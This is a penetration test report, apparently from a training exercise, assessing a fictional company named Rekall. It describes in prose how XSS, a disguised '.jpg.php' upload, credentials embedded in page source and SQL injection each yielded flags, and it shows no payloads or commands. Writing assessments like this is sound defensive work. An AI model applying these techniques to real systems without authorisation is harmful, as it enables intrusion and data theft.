Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	KingCorp
Contact Name	Jett Janssen
Contact Title	Security Consultant

Document History

Version	Date	Author(s)	Comments
001	07 February 2023	Jett Janssen	Day 1: Web
002	09 February 2023	Jett Janssen	Day 2: Linux
003	13 February 2023	Jett Janssen	Day 3: Windows

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Employees were in fact using passwords
- Some fields had input validation to protect against XSS
- Some local file inclusion protection
- MySQL database has basic protection against some injection attacks
- Admin access required for directory traversal
- Partially patches services

Summary of Weaknesses


We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Weak passwords
- Poorly implemented input protection on most fields
- Data stored in source pages
- Critical web pages accessible without any account authentication
- Sensitive data easily accessible and exploitable on web
- Too many insecure open ports
- Too many unpatched services
- Open to nmap scans
- Brute force
- Directory traversal
- Privilege escalation
- Public facing sensitive data


Executive Summary

Day 1:


XSS Reflected:
Initially after first accessing the welcome web page our team attempted a basic Cross site scripting (XSS) on the first field. A basic XSS attack worked and gave us Flag 1 as well as letting us know that this part of the site was potentially susceptible to more XSS attacks.




XSS Stored:
After finding the initial XSS vulnerability we moved further into the website to the comments page. Another simple XSS script in the comment field gave us Flag 3. This exploit however represents a higher risk to the company since the script will be stored on the web server.




XSS Reflected:
Continuing to check input fields for XSS vulnerabilities we attempted to exploit the memory planner field. This field has a small amount of input validation in it requiring us to use an embedded script to access Flag 2.




Local File Inclusion:
Continuing on the same page as Flag 2 we attempted to exploit the ability to upload files to the web server. By creating a script within a text file and disguising its name as “example.jpg.php” we were able to trick the web server and obtain Flag 5.




Local File Inclusion:
Under flag 5 there was another file upload are and using the same disguised .jpg.php file from flag 5 we were able to obtain Flag 6.




Sensitive Data:
While looking for more data on the web server the team ran a cURL command against the companies About-Rekall page and were able to pull Flag 4 from the HTTP header.




Sensitive Data:
While inspecting the source of the Login page the team was able to find admin credentials embedded in the source. With those credentials we were able to login using the admin fields and obtain Flag 8.




SQL Injection:
On the same Login page we were able to discover a vulnerability by passing partial SQL code into the username and password fields. By leaving it open ended we were able to obtain Flag 7.



